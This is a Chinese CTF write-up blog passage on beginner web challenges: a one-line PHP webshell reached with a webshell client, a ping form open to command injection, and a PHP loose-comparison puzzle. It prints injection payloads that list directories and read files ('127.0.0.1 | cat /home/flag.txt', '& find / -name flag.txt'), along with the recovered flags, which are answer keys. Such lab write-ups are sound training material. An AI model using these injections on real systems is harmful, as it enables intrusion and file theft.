
果然是一句话木马，直接菜刀连

The screenshot shows a web browser window with the address bar containing 'http://111.198.29.45:37476/'. The browser title is 'shell'. A dialog box titled '编辑SHELL' (Edit Shell) is open, showing the following fields:

- 地址: http://111.198.29.45:37476/
- 配置: (empty text area)
- 备注: (empty text area)
- 默认类别: (dropdown menu)
- PHP (Eva): (dropdown menu)
- GB2312: (dropdown menu)
- 编辑: (button)

The browser's right sidebar shows a tree view with '站点类别' (Site Category) expanded, containing '默认类别' (Default Category), 'Type1', and '日程提醒' (Calendar Reminder).

连接成功，得到flag



Web11: command_execution(命令执行)

command_execution

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/qq_43625917

看题目，先了解下ping、waf、命令执行、Linux命令

ping

ping命令用法

WAF

WAF

WAF主要防护的是来自对网站源站的动态数据攻击，可防护的攻击类型包括SQL注入、XSS攻击、CSRF攻击、恶意爬虫、扫描器、远程文件包含等攻击,相当于防火墙。

命令执行

命令执行

常见命令执行

```
command1 & command2 : 先执行command2后执行command1  
command1 && command2 : 先执行command1后执行command2  
command1 | command2 : 只执行command2  
command1 || command2 : command1执行失败，再执行command2(若command1执行成功，就不再执行command2)
```

Linux常用命令

常用的Linux命令

开始做题

```
<form class="form-inline" method="post">
  <div class="input-group">
    <input style="width:280px;" id="target" type="text" class="form-control" placeholder="请输入需要ping的地址" aria-describedby="basic-addon1" name="target">
  </div>
  <br/>
  <br/>
</form>
```

首先先尝试ping一下127.0.0.1

方法一：



PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.044/0.054/0.059/0.007 ms
```

https://blog.csdn.net/qq_43625917

ls命令查看目录文件



PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | ls ../  
html
```

https://blog.csdn.net/qq_43625917

The screenshot shows a web proxy tool interface. At the top, there are three buttons: "Load URL", "Split URL", and "Execute". The "Load URL" field contains "http://111.198.29.45:46653/". Below these buttons, there are several checkboxes: "Post data" (checked), "Referrer", "OxHEX", "%URL", and another checkbox. The "Post data" field contains "target=127.0.0.1 | ls ../..". At the bottom, there is a navigation bar with icons for "禁用", "Cookies", "CSS", "表单", "图片", "网页信息", "其他功能", "标记", and "工具". The footer of the page is identical to the one above.


PING

请输入需要ping的地址

PING


```
ping -c 3 127.0.0.1 | ls ../..  
backups  
cache  
lib  
local  
lock  
log  
mail  
opt  
run  
spool  
tmp  
www
```

https://blog.csdn.net/qq_43625917



```
ping -c 3 127.0.0.1| ls ../../../.  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
run.sh  
sbin  
srv  
sys  
tmp  
usr  
var
```

https://blog.csdn.net/qq_43625917



PING


请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | ls ../../../../home  
flag.txt
```

https://blog.csdn.net/qq_43625917

用cat命令查看txt文件



PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat ../../../../home/flag.txt  
cyberpeace{518290e8539dcca28cda8917e1f24274}
```

https://blog.csdn.net/qq_43625917

方法二：

首先先尝试ping一下127.0.0.1，并回显执行的命令

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.031/0.046/0.056/0.010 ms
```

https://blog.csdn.net/qq_43625917

ping通本地后，发现传输三个数据包。查看三个数据包中是否有flag.txt
输入命令

```
127.0.0.1 & find / -name flag.txt
```

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 & find / -name flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms
/home/flag.txt
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.054/0.059/0.004 ms
```

https://blog.csdn.net/qq_43625917

发现有flag.txt，再输入命令

```
127.0.0.1 | cat /home/flag.txt
```

查看flag.txt文件，得出flag

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt  
cyberpeace{4dd5016d81502b917a8954a1130a3104}
```

https://blog.csdn.net/qq_43625917

Web12: simple_php

simple_php

难度系数:  1.0

题目来源: [Cyberpeace-n3k0](#)

题目描述: 小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/qq_43625917

```
<?php  
show_source(__FILE__);  
include("config.php");  
$a=@$_GET['a'];  
$b=@$_GET['b'];  
if($a==0 and $a){  
    echo $flag1;  
}  
if(is_numeric($b)){  
    exit();  
}  
if($b>1234){  
    echo $flag2;  
}  
?>
```

看题目，这应该是代码审计

`is_numeric()` 函数用于检测变量是否为数字或数字字符串。

传入对应的参数即可得出flag



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

https://blog.csdn.net/qq_43625917

感悟

做完攻防世界新手区的Web题，对Web题的类型有了大致了解。题不是太难，但可以学习到很多Web题的基础知识。